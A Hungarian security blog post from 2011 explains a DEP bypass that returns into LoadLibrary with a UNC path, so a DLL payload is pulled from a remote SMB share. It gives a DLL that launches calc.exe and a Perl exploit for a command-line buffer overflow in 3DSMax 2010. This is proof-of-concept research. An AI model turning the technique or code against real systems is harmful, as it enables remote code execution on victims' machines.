A méltatlanul elfeledett API

A DEP kikerülésére manapság nagyon népszerű a ROP módszer használata. Rengeteg cikket találni VirtualProtect-et, HeapCreate-et, VirtualAlloc-ot, ésatöbbit használó varázslatokról, de úgy tűnik, mindenki megfeledkezik egy nagyon-nagyon hasznos Windows API-ról, a LoadLibrary-ről.

Csupán egy paraméterre van szüksége: a betöltendő modul elérési útját tartalmazó karakterlánc címére. Az a szép, hogy ez az elérési út lehet UNC útvonal is, tehát a DLL távolról is betölthető. Másik jó dolog, hogy betöltéskor rögtön lefut a modul belépési pontja (leggyakrabban DllMain), szóval nem kell külön bíbelődnünk a shellcodera ugrással.

Összegezve: lehetőség van az exploit payloadját akármilyen, akár magas szintű nyelven megírni (nincs szívás a nem megengedett karakterekkel, kódolással, ilyesmikkel), távolról betölteni és futtatni, mindezt egyetlen API hívással, ami pusztán egy paramétert igényel. Ezen felül a LoadLibrary-t majdnem minden exe importálja, így viszonylag nagy rá az esély, hogy található rá egy hívás egy nem ASLR támogatással fordított modulban.

Mikor eszembe jutott a módszer, rögtön rákerestem, és találtam is pár doksit, amik említik ezt a dolgot, de szerintem ez többet érdemel pár sornál egy dián, ezért írtam egy ezt használó exploitot, illetve ezt a doksit.

Van egy hátulütője a módszernek, mégpedig az, hogy a DLL-nek egy olyan megosztáson kell lennie, amit a célpont gép elér. Ennek ellenére szerintem tök jó dolog, hogy a payloadunkat simán be tudjuk tölteni DLL-ként valahonnan a hálózatról.


Hogy lássátok, hogy a módszer működik, mutatok egy tök új 3DSMax 2010 exploitot, ami ezt a technikát használja. A sérülékenység a Max-ban elég béna: egy elég hosszú parancssori argumentummal lehetőség van direktben felülírni az EIP-et. Egy kis nehezítés, hogy csak a parancssor egy része tárolódik, így elég kevés hely van a shellcodenak. Első próbálkozásom az volt, hogy egy first stage payload meghívta a GetCommandLine API-t, az letárolta a teljes parancssort, ami tartalmazta a tényleges payloadot.

Ez működött, de ki szerettem volna kerülni a DEP-et. Elkezdtem gondolkodni, hogy hogy lenne a legcélszerűbb, és akkor jött az ötlet, hogy használhatnám a LoadLibrary-t.

Készítettem egy DLL-t, ami a DllMain-jében lefuttatja az industry standard calc.exe-t. Itt a DLL forrása:

```
#include <shellapi.h>

BOOL APIENTRY DllMain( HMODULE hModule,

                       DWORD   ul_reason_for_call,

                       LPVOID lpReserved

                                    )

{

        switch (ul_reason_for_call)

        {

        case DLL_PROCESS_ATTACH:

               ShellExecute(0, 0, L"calc.exe", 0 ,0, SW_SHOWNORMAL);

               break;

        case DLL_THREAD_ATTACH:

        case DLL_THREAD_DETACH:

        case DLL_PROCESS_DETACH:

               break;

        }

        return TRUE;

}
```

Lefordítottam a DLL-t, majd felmásoltam egy samba megosztásra (//pamparam/shared/test.dll).



OK, a payload a helyén, írjuk meg magát az exploitot! Mint korábban már említettem, csupán fel kell építeni a stacket, és ráugrani a LoadLibraryre. Itt a kód:

```
$path = "c:\\FUZZTARGETS\\3dsmax2010\\3dsmax.exe";
$dllpath = "\\\\pamparam\\shared\\test.dll";
$padding = "A" x (258 - length($path) - length($dllpath));
################################################################################
# Address of LoadLibraryA function
$loadlibrary = "\x7B\x1D\x80\x7C";
################################################################################
# Padding - this is where LoadLibraryA would return
$fakeret = "XXXX";
################################################################################
# The address of the UNC path on the stack
$dllpathptr = "\xA1\xf0\x12";
$argument = $dllpath . " " . $padding . $loadlibrary . $fakeret . $dllpathptr;
exec $path, $argument;
```

A kód futtatása elindítja a 3DSMax-ot egy olyan parancssorral, ami betölti a DLL-ünket a távoli megosztásról, és lefuttatja a szörnyűséges számológépet ☺

Kösz, hogy elolvastad! Ha bármilyen kérdésed, hozzáfűznivalód van, keress meg e-mailen!

Az eredeti, és a LoadLibrary-s exploitok kódja, a DLL forráskóddal együtt, illetve ez a doksi megtalálható az alábbi címen: http://sghctoma.extra.hu/downloads/ll/

sghctoma <sghctoma@gmail.com>

2011. 07. 18.